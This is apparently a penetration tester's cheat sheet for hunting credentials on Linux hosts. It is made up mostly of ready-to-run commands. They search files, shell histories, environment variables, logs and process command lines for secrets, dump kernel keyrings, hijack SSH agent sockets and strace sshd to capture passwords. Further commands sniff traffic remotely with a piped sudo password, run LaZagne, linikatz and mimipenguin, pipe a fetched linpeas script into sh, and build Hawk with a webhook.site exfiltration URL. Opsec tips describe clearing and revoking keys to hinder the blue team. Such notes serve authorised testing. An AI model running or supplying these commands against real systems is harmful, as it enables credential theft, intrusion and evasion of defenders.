
Resources
- Technology
- Offensive
Cheat Sheet
- 0xss0rz : https://0xss0rz.gitbook.io/0xss0rz/pentest/privilege-escalation/linux/credentials-hunting
- snovvcra : https://ppn.snovvcra.sh/pentest/infrastructure/ad/credential-harvesting/linux
- 0xczr : https://www.0xczr.com/tools/cred_hunting/#linux-credential-hunting
Commands
- Configrations
- Enable password history
sudo nano /etc/pam.d/common-password

# Add this line before password   [success=1 default=ignore]   pam_unix.so obscure sha512 (The order matters – pam_pwhistory must run before pam_unix so that it can store the old password before it’s changed.)
password   [success=1 default=ignore]   pam_unix.so obscure sha512
- Enable password history
- Recon
- Files (all in one)
find / \( -path /proc -o -path /sys -o -path /dev -o -path /run -o -path /tmp -o -path /usr -o -path /boot -o -path /snap -o -path /var/lib -o -path /var/cache -o -type d -name ".git" -o -type d -name ".svn" -o -type d -name "node_modules" -o -type d -name "vendor" -o -type d -name "venv" \) -prune -o -type f \( -iname "*.conf" -o -iname "*.config" -o -iname "*.ini" -o -iname "*.env" -o -iname "*.yml" -o -iname "*.yaml" -o -iname "*.json" -o -iname "*.xml" -o -iname "*.properties" -o -iname "*.php" -o -iname "*.py" -o -iname "*.sh" -o -iname "*.sql" -o -iname "*.cnf" -o -iname "*.netrc" -o -iname "*.pgpass" -o -iname "*pass*" -o -iname "*cred*" -o -iname "*secret*" -o -iname "*key*" -o -iname "*token*" -o -iname "*auth*" \) -print 2>/dev/null locate 'password' - Searching in Files with specific words (all in one)
grep --color=auto -r -i -n -I --include="*.{conf,config,ini,env,yml,yaml,json,xml,properties,php,py,rb,js,ts,sh,bat,ps1,sql,cnf,netrc,pgpass,my.cnf,credentials}" --include=".*" --exclude-dir={proc,sys,dev,run,tmp,.git,.svn,node_modules,vendor,venv} -E "(password|passwd|pwd|secret|api_key|apikey|token|auth|credential|db_pass|db_user|mysql_pass|postgres_pass)\s*[=:]\s*\S+|private_key|ssh-rsa|BEGIN.*PRIVATE KEY" --color=always / 2>/dev/null - Cron
cat /etc/crontab ls -la /etc/cron.*/ crontab -l - SSH keys
grep -rnw "PRIVATE KEY" /home/* 2>/dev/null | grep ":1" ls ~/.ssh # Monitor the sshd sudo strace -f -p `service sshd status | grep PID | awk '{print $3}'` -e trace=write -o capture- SSH agents
# Find SSH agent sockets
find /tmp -type s -name "agent.*" 2>/dev/null
ls -la /tmp/ssh-*

# List SSH connections
netstat -tnpa | grep ':22'
ss -tnpa | grep ':22'
lsof -i :22

# Check for SSH multiplexing sockets
find ~/.ssh -name "*master*" 2>/dev/null
ls -la ~/.ssh/controlmaster/

# Hijack SSH agent
export SSH_AUTH_SOCK=/tmp/ssh-XXX/agent.XXX
ssh-add -l

ssh mark@localhost # or any ip
- SSH agents
- Keyrings
# How many keys we have
cat /proc/keys

mount | grep key # For kernal keyring
ls -la /sys/kernel/debug/key/

# List all keyrings accessible to the current process
keyctl show @s # Session keyring
keyctl show @u # User keyring
keyctl show @us # User session keyring
keyctl show @p # Persistent keyring

# Dumping
# For testing : [keyctl add user "N1NJ10" "SuperSecretPassword123!" @u]
keyctl pipe 793748396 # Change this with the KeyID
- Opsec
# Burn your tracks. If you generated a temporary key or used a hijacked token, clear the session ring before dropping connection.
keyctl clear @s

# Instantly revoke a specific compromised key by ID so the blue team can't analyze what it was.
keyctl revoke <KEY_ID>
- Opsec
- History
cat /home/*/.bash* 2>/dev/null > histories.txt cat ~/.bash_history cat ~/.mysql_history cat ~/.psql_history cat ~/.redis_history cat /home/*/.bash_history - Env Variables
env | grep -i pass env | grep -i key env | grep -i token set | grep -i pass # Aliases might contain passwords alias # Functions in shell declare -f | grep -i pass - Logs
for i in $(ls /var/log/* 2>/dev/null);do GREP=$(grep "accepted\|session opened\|session closed\|failure\|failed\|ssh\|password changed\|new user\|delete user\|sudo\|COMMAND\=\|logs" $i 2>/dev/null); if [[ $GREP ]];then echo -e "\n#### Log file: " $i; grep "accepted\|session opened\|session closed\|failure\|failed\|ssh\|password changed\|new user\|delete user\|sudo\|COMMAND\=\|logs" $i 2>/dev/null;fi;done - Old Passwords
sudo cat /etc/security/opasswd - Tips & Tricks
- Read Secret data from the cmd process line
for pid in $(ls /proc | grep -E '^[0-9]+$'); do
    cat /proc/$pid/cmdline 2>/dev/null | strings | grep -E "pass|secret|key" && echo "PID $pid"
done
- Read Secret data from the cmd process line
- Network
- tcpdump
# You can close with fg or pgrep tcpdump sudo tcpdump -i enp0s8 -w dump.pcap -s0& # Using SSH sudo tcpdump -i eth0 -w dump.pcap -s0 'not tcp port 22' & # On victum echo "sudopassword" | ssh fady@192.168.99.21 "sudo -S tcpdump -s 0 -U -n -w - -i enp0s8 not port 22" > Target.pcap # Filess # wireshark throw tcpdump echo "12345678" | ssh fady@192.168.99.21 "sudo -S tcpdump -s 0 -U -n -w - -i enp0s8 not port 22" | wireshark -k -i - - ngrep
sudo ngrep -i -W byline 'user|pass|login|pwd' 'tcp port 80 or tcp port 21 or tcp port 23' -d enp0s8 - dsniff (Not working)
sudo dsniff -i enp0s8 -m - Tshark
tshark -r Target.pcap -Y "http.authbasic" -T fields -e http.authbasic
- tcpdump
- Shares
- Files (all in one)
- Tools
- Linpeas
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh - mimipenguin (Not working with me)
./mimipenguin.sh - Browser
ls -l .mozilla/firefox/ | grep default cat .mozilla/firefox/0cjobml1.default-esr/logins.json | jq . python3 firefox_decrypt.py python3 laZagne.py browsers - lazange
python3 laZagne.py all - Eviltree
python3 eviltree.py -r /home/ -x ".*pass.*" -v - linikatz
sudo ./linikatzV2.sh -c - Swap_digger
sudo ./swap_digger.sh -S - Hawks
GOOS=linux GOARCH=amd64 CGO_ENABLED=0 go build -o hawk ./hawk https://webhook.site/8f438627-f1wd-1B52-A1fd-d1b1934525111c - Pcredz
./Pcredz -f capture.pcap
- Linpeas
Tools
- Mimipenguin : https://github.com/huntergregal/mimipenguin
- Lazange : https://github.com/AlessandroZ/LaZagne
- Linpeas : https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
- Keyrings-Reader : https://github.com/N1NJ10/Dev-Playground/blob/main/Bash/Keyrings-Reader.sh
- keydump : https://github.com/zer1t0/keydump
- eviltree : https://github.com/t3l3machus/eviltree
- LinikatzV2 : https://github.com/Orange-Cyberdefense/LinikatzV2
- firefoxdecrypt : https://github.com/unode/firefox_decrypt
- swap_digger : https://github.com/sevagas/swap_digger
- Hawk : https://github.com/ProDefense/Hawk
- Pcredz : https://github.com/lgandx/PCredz
Notes
Linux PAM Authentication Flow (
pam_unix.so)flowchart TD A[User enters password] --> B[PAM auth module invokes pam_unix.so] B --> C{Is account in /etc/shadow?} C -->|Yes| D[Extract stored hash and salt] C -->|No| E[Check /etc/passwd - legacy] D --> F[Call crypt with entered password + stored salt] F --> G{New hash matches stored hash?} G -->|No| H[Authentication fails] G -->|Yes| I[PAM account module checks expiry/lock] I --> J{Is account locked or expired?} J -->|Yes| H J -->|No| K[Login successful]
General Info's
- The modules responsible for this functionality, such as
pam_unix.soorpam_unix2.so, are typically located in/usr/lib/x86_64-linux-gnu/security/on Debian-based systems.root::0:0:root:/root:/bin/bashNo password for the root/etc/shadowschema :$<id>$<salt>$<hashed>- Old passwords file :
/etc/security/opasswd- GNOME Keyring Extraction On Linux systems, GNOME Keyrings are frequently used to securely store user secrets, application passwords, and tokens. If you have obtained the user’s plaintext password.
- Keyrings Types
- Thread (@t): Dies instantly when the specific thread ends. Hard to catch.
- Process (@p): Dies when the application closes.
- Session (@s): Bound to your current TTY/SSH connection.
- User (@u): Global to the user. Shared across all their active sessions.
- Attackers may use /dev/shm to store exploit payloads, droppers, or stolen data because it leaves no traces on disk and avoids filesystem forensics.